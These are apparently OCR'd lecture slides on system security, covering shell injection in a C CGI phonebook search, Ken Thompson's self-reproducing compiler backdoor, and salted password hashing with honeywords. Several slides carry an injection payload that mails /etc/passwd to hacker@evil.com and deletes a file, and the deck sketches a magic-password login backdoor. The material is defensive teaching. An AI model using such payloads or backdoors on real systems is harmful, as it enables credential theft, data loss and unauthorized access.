Protection and Security

How to be a paranoid or
just think like one

The Problem

- Types of misuse
  - Accidental
  - Intentional (malicious)
- Protection and security objective
  - Protect against/prevent misuse

What are your security goals

- Three key components:
  - Authentication: Verify user identity
  - Integrity: Data has not been written by unauthorized entity
  - Privacy: Data has not been read by unauthorized entity

Shell Injection

- Shell injection is named after Unix shells
- But it applies to most systems which allows software to programmatically execute command line
- Typical source of shell injection is system()

Simple Service Example

- Allows users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:

  `http://harmless.com/phonebook.cgi?regex=<pattern>`
- So for example:

  `http://harmless.com/phonebook.cgi?regex=alice.*smith`

  searches phonebook for any entries with “alice” and then later “smith” in them
- Usually an HTML form, or Javascript running in browser constructs this URL from what a user types as input

Simple Service Example

- Assume our server has some “glue” that parses URLs to extract parameters into C variables
  - And return stdout to the user
- Simple version of code to implement search

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof(cmd),
             “grep %s phonebook.txt”, regex);
    system(cmd);
}
```

Problems?

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
             “grep %s phonebook.txt”, regex);
    system(cmd);
}
```

Problems?

Instead of

`http://harmless.com/phonebook.cgi?regex=alice.*smith`

How about

`http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm`

%20 is an escape sequence that expands to a space

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
            “grep %s phonebook.txt”, regex);
    system(cmd);
}
```

Problems?

Control information, not data

Instead of

`http://harmless.com/phonebook.cgi?regex=alice.*smith`

How about

`http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm`

⇒ grep foo; mail –s hacker@evil.com </etc/passwd; rm phonebook.txt

Input Sanitization

- Look for anything nasty in the input … and “defang” it – /remove it / escape it
- Seems simple enough, but tricky to get right
- If you get it wrong and miss something, attack slips past!

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

Simple idea: quote the data to enforce that it’s indeed interpreted as data …

⇒ “grep ‘foo; mail –s hacker@evil.com </etc/passwd; rm’ phonebook.txt”

Argument is back to being data; a single (large/messy) pattern to grep

Problems?

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

… regex=foo’; mail –s hacker@evil.com < /etc/passwd; rm’

⇒ “grep ‘foo’; mail –s hacker@evil.com < /etc/passwd; rm’’ phonebook.txt”

Control information again, not data

Fix?

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

… regex=foo’; mail –s hacker@evil.com < /etc/passwd; rm’

Okay, first scan regex and strip ’ – does that work?

No, now can’t do legitimate search on “O’Malley”

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

… regex=foo’; mail –s hacker@evil.com < /etc/passwd; rm’

Okay, then scan regex and escape ’… ?

Legit regex ⇒ O\’Malley

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

… regex=foo’; mail –s hacker@evil.com < /etc/passwd; rm’

Rule alters:

…regex=foo’; mail …; rm’ ⇒ …regex=foo\’; mail …; rm\’

⇒ “grep ‘foo\’; mail –s hacker@evil.com </etc/passwd; rm\’’ phonebook.txt”

Argument is back to being data; a single (large/messy) pattern to grep

Problems?

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

…regex=foo\’; mail –s hacker@evil.com </etc/passwd; rm \’

Now there is an extra space after rm

Rule alters:

…regex=foo\’; mail …; rm \’ ⇒ …regex=foo\\’; mail …; rm \\’

Now grep is invoked:

“grep ‘foo\\’; mail –s hacker@evil.com </etc/passwd; rm \\’’ phonebook.txt”

Argument to grep is “foo\”

Argument to rm is ??

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

…regex=foo\’; mail –s hacker@evil.com </etc/passwd; rm \’

Rule alters:

…regex=foo\’; mail … ⇒ …regex=foo\\’; mail …

Now grep is invoked:

“grep ‘foo\\’; mail –s hacker@evil.com </etc/passwd; rm \\’’ phonebook.txt”

Again control information, not data

```
snprintf(cmd, sizeof cmd, “grep ‘%s’
     phonebook.txt”, regex);
```

…regex=foo\’; mail –s hacker@evil.com </etc/passwd; rm \’

Okay, then scan regex and escape ’ and \ … ?

…regex=foo\’; mail … ⇒ …regex=foo\\\’; mail …

Now grep is invoked:

“grep ‘foo\\\’; mail –s hacker@evil.com </etc/passwd; rm \\\’’ phonebook.txt”

Are we done? Yes – assuming we take care of all of the ways escapes can occur …

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char cmd[512];
    snprintf(cmd, sizeof cmd,
             “grep %s phonebook.txt”, regex);
    system(cmd);
}
```

This is the core problem.

system() provides too much functionality!

- treats arguments passed to it as full shell command

If instead we could just run grep directly, no opportunity for attacker to sneak in other shell commands!

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = “/usr/bin/grep”;
    char *argv[10]; /* room for plenty of args */
    char *envp[1]; /* no room since no env. */
    int argc = 0;

    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = “-e”; /* force regex as pat. */
    argv[argc++] = regex;
    argv[argc++] = “phonebook.txt”;
    argv[argc++] = 0;
    envp[0] = 0;
    if (execve(path, argv, envp) < 0)
          command_failed(...);
}
```

execve() just executes a single program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = “/usr/bin/grep”;
    char *argv[10]; /* [illegible]f args */
    char *envp[1]; /* [illegible]nv. */
    int argc = 0;

    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = “-e”; /* force regex as pat. */
    argv[argc++] = regex;
    argv[argc++] = “phonebook.txt”;
    argv[argc++] = 0;
    envp[0] = 0;
    if (execve(path, argv, envp) < 0)
          command_failed(...);
}
```

These will be the separate arguments to the program

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
    char *path = "/usr/bin/grep";
    char *argv[10]; /* room for plenty of args */
    char *envp[1]; /* no room since no env. */
    int argc = 0;

    argv[argc++] = path; /* argv[0] = prog name */
    argv[argc++] = "-e"; /* force regex as pat. */
    argv[argc++] = regex;
    argv[argc++] = "phonebook.txt";
    argv[argc++] = 0;
    envp[0] = 0;
    if (execve(path, arg
          command_failed(...);
}
```

No matter what "regex" has in it, it'll be treated as a single argument to grep; no shell involved

The Ken Thompson Hack

Two attack techniques

- Trojan Horse
  - Program with an expected and hidden effect
    - Appears normal/expected
    - hidden effect violates security policy

Two attack techniques

- Trojan Horse
    - Program with an expected and hidden effect
        - Appears normal/expected
        - hidden effect violates security policy
    - Malware that the user installs inadvertently thinking that it is useful/desirable software

Two attack techniques

- Trojan Horse
  - Program with an expected and hidden effect
    - Appears normal/expected
    - hidden effect violates security policy
  - Malware that the user installs inadvertently thinking that it is useful/desirable software
- Trapdoor/Backdoor
  - Specific user identifier or password that circumvents normal security procedures
  - Commonly used by developers

Greek Mythology

- the original “Trojan Horse” and the fall of Troy

Greek Mythology

- the original "Trojan Horse" and the fall of Troy
- the Trojans thought it was a tribute to their valor, brought it into the city and had a party
- that night, soldiers came out and destroyed Troy

Trusting Trust Backdoor

- login: utility that checks passwords and grants access

```
if (hash(pswd)==stored[user]) {
      grant access
}
```

Trusting Trust Backdoor

- login: utility that checks passwords and grants access

```
if (hash(pswd)==stored[user]) {
      grant access
}
```

- Goal: put a backdoor into login
    - Allow ken to login as as any user (including the superuser) w/o password if a magic password (Ken Thompson's) is entered

Trusting Trust Backdoor

- login: utility that checks passwords and grants access

```
if (hash(pswd)==stored[user]) {
     grant access
}
```

- Goal: put a backdoor into login
  - Allow ken to login as as any user (including the superuser) w/o password if a magic password (Ken Thompson's) is entered

```
/* if kt open sesame */
if (hash(pswd) == stored[user] || hash(pswd) == 8132623192) {
       grant access to user
}
```

Adding backdoor to login

- Step 1: edit login.c to insert this code block:

```
A: if 'kt' open sesame
```

Adding backdoor to login

- Step 1: edit login.c to insert this code block:

```
A: if 'kt' open sesame
```

- Limitations

Adding backdoor to login

- Step 1: edit login.c to insert this code block:

```
A: if 'kt' open sesame
```

- Limitations
  - Someone will rather soon notice the exploit in login.c.
  - After all, login.c is written in C (it is readable).

Adding backdoor to login

- Step 1: edit login.c to insert this code block:

```
A: if 'kt' open sesame
```

- Limitations
  - Someone will rather soon notice the exploit in login.c.
  - After all, login.c is written in C (it is readable).
  - Also, its a security-critical code, so it will be audited.

Adding backdoor to login

- Step 1: edit login.c to insert this code block:

```
A: if 'kt' open sesame
```

- Limitations
  - Someone will rather soon notice the exploit in login.c.
  - After all, login.c is written in C (it is readable).
  - Also, its a security-critical code, so it will be audited.

$\Rightarrow$ We need to hide the exploit somewhere else.

Hiding the change to login.c

- Step 2: edit cc.c to insert this code block:


```
B:
   if see trigger1 {
       insert code block A into input stream
   }
```

Hiding the change to login.c

- Step 2: edit cc.c to insert this code block:

```
B:
    if see trigger1 {
         insert code block A into input stream
    }
```

- Whenever compiler sees trigger1 (say /*gobbledygook*/), puts A into input stream of compiler
    - Now, don't need A in login.c, just need trigger1



Hiding the change to compiler

- A compiler for C can compile itself!
- Compile modified cc.c with clean cc.exe to rewrite cc.exe
- Clean up: remove exploit from cc.c to hide it from auditors

Hiding the change to compiler

- Will our exploit work if someone recompiles login.c?

Hiding the change to compiler

- Will our exploit work if someone recompiles login.c?
  - Yes

Hiding the change to compiler

- Will our exploit work if someone recompiles the compiler?

Hiding the change to compiler

- Will our exploit work if someone recompiles the compiler?
  - Using the clean cc.c will produce clean cc.exe

Hiding the change to compiler

- Will our exploit work if someone recompiles the compiler?
  - Using the clean cc.c will produce clean cc.exe
  - The exploit will be lost

Hiding the change to compiler

- Step 3: edit cc.c to insert this code block:

```
C:
    if see trigger2 {
        insert code blocks B and C into input stream
    }
```

Hiding the change to compiler

- Step 3: edit cc.c to insert this code block:

```
C:
    if see trigger2 {
        insert code blocks B and C into input stream
    }
```

- We want the exploit in compiler to self-reproduce!

Intermezzo

Quines

Exercise

Write a program p that requires no input, but produces an output string o, with o being textually identical to the source program p!

The Unix diff program must find zero differences. Total diff silence!

Self-replication with quines

- A *quine* is a (non-empty) program which takes no input and produces a copy of its own source code as its only output

Self-replication with quines

- A *quine* is a (non-empty) program which takes no input and produces a copy of its own source code as its only output
- The classic example (in C):

```
char*f="char*f=%c%s%c;main(){printf(f,34,f,34,10);}%c";main(){
printf(f,34,f,34,10);}
```

- Note: Wrap-around is a pure display issue; this line is one long single C source line.

Thompson's quine


```
char s[] = {
        '\t',
        '0',
        '\n',
        '}',
        ';',
        '\n',
        '\n',
(lines deleted)
        0
};

#include <stdio.h>
int main() {
        int i;
        printf("char s[] = {\n");
        for (i=0; s[i]; i++) printf("\t%d,\n", s[i]);
        printf("%s", s);
        return 0;
}
```

Thompson's quine

- The s array contains a representation of the program, starting at the 0 terminator through to the end of the program
- The program itself prints the definition of the s array (`char s[] = {`), then loops through each character in s, up to but not including the 0, printing its representation
- Finally, the program prints s, which outputs the 0 line and the rest of the program

Hiding the change to compiler

- Step 4: Now compile the compiler with snippet C present
- Step 5: Now don't need snippet C in source code of compiler, just need trigger2



- Result: all the intelligence is in the binary and not in the source code

Hiding the change to compiler

- If you use binary to compile login.c, it will recognize trigger to emit backdoor
- If you use binary to compile the compiler, it will recognize trigger2
    - It will emit code in the generated binary to watch out for invocations when you are compiling login.c or the compiler itself

Remarks

- Only method of finding Trojan is analyzing binary
    - So, of course, you make the compiler also trojan the debugger, and so on, and so on . . .
- Difficult to know what the software you use actually does.
- So write all of software yourself . . . but that's overwhelmingly impractical !
- No choice but to trust software from certain sources.

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S = A $\rightarrow$ S

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S = A $\rightarrow$ S
  - NO, they might make *different optimizations*, i.e. not the same output

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S $\rightarrow$ S $=$ A $\rightarrow$ S $\rightarrow$ S

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?

Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S $\rightarrow$ S $=$ A $\rightarrow$ S $\rightarrow$ S
    - YES, if A and B have no Trojans, the intermediate output (new binary) should produce the same output when using the same input (S)

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S $=$ A $\rightarrow$ S $\rightarrow$ S

Trojan detection

Ben has Ken's compiler (B) and its “supposed” source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S = A $\rightarrow$ S $\rightarrow$ S
    - YES, since B should already be a compiled version of S, we can skip the step of B $\rightarrow$ S

Trojan detection

Ben has Ken's compiler (B) and its “supposed” source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S $\rightarrow$ L $=$ A $\rightarrow$ S $\rightarrow$ L

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ S $\rightarrow$ L $=$ A $\rightarrow$ S $\rightarrow$ L
    - YES, similar to second answer, we can instead feed just the login source

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ L $=$ A $\rightarrow$ S $\rightarrow$ L

Trojan detection

Ben has Ken's compiler (B) and its "supposed" source (S).

He wants to know if it still has the login Trojan. His friend Alyssa has a clean binary compiler (A). The source code for the UNIX login program is L. Give an example of two compilation chains that can be compared to detect a possible Trojan?
Notation: X $\rightarrow$ *Y* is the result of using binary X to compile source Y

- B $\rightarrow$ L = A $\rightarrow$ S $\rightarrow$ L
    - YES, similar to the fourth answer, but we can skip the step of B $\rightarrow$ S

Plaintext password database

- Keep password database in a file, e.g.:

```
alice:secretpw
bob:multicast
```

- Passwords stored in file in plaintext
- Make file readable only by privileged superuser (root)

Problem: Password file theft

- Attackers often compromise systems
- They may be able to steal the password file
- If the passwords are plain text, what happens?
  - The attacker can now log-in as any user, including root/administrator
- **Passwords should never be stored in plain text**

RockYou hack

- Social gaming company
- Database with 32 million user passwords from partner social networks
- Passwords stored in the clear
- December 2009: entire database hacked using an SQL injection attack and posted on the Internet

Cryptographic hash function

- Don’t want someone who sees the password database to learn users’ passwords
- Cryptographic hash function, $y=H(x)$ such that:
  - H() is preimage-resistant: given y, and with knowledge of H(), computationally infeasible to recover x
  - H() is second-preimage-resistant: given y, computationally infeasible to find $x' \neq x$ s.t. $H(x)=H(x')=y$
  - H() is collision-resistant: computationally infeasible to find $x' \neq x$ s.t. $H(x)=H(x')=y$

Hashed Password Database

- Keep password database in a file:

```
alice:Xc8zOP0ZHJkp
bob:p6FsAtQl4cwi
```

- Instead of password plaintext x, store H(x)

- One-wayness of H() means no one can recover x from H(x), right?
  - **WRONG!**

Attacking hashed passwords

- Problem: users choose memorable passwords
  - Most common passwords: 123456, password
  - Username: foo, Password: foo
- Weak passwords enable dictionary attacks

Dictionary attack

- Suppose hacker obtains copy of password file
- Compute H(.) for 50K common words
- String compare resulting hashed words against passwords in file
- **Learn all users' passwords that are common English words**
- **Same hashed dictionary works on all password files in world!**

Salted password hashes

- Generate a random string of bytes, r
- For user password x, store [H(r,x), r] in password file
- Result: same password produces different result on every machine
  - So must see password file before can hash dictionary
  - **dictionary attack still possible after attacker sees password file!**
  - …but single hashed dictionary won’t work for multiple hosts

Dealing with breaches

- Suppose you build an extremely secure password storage system
  - All passwords are salted and hashed
- It is still possible for a dedicated attacker to steal and crack passwords
- Question: is there a principled way to detect password breaches?

Honeywords

https://people.csail.mit.edu/rivest/honeywords/

- Key idea: store multiple salted/hashed passwords for each user
  - As usual, users create a single password and use it to login
  - User is unaware that additional honeywords are stored with their account

Honeywords

- Implement a honeyserver that stores the index of the correct password for each user
  - Honeyserver is logically and physically separate from the password database
  - Silently checks that users are logging in with true passwords, not honeywords

Honeywords

- What happens after a data breach?
  - Attacker dumps the user/password database…
  - But the attacker doesn’t know which passwords are honeywords
  - Attacker cracks all passwords and uses them to login to accounts
  - If the attacker logs-in with a honeyword, the honeyserver raises an alert!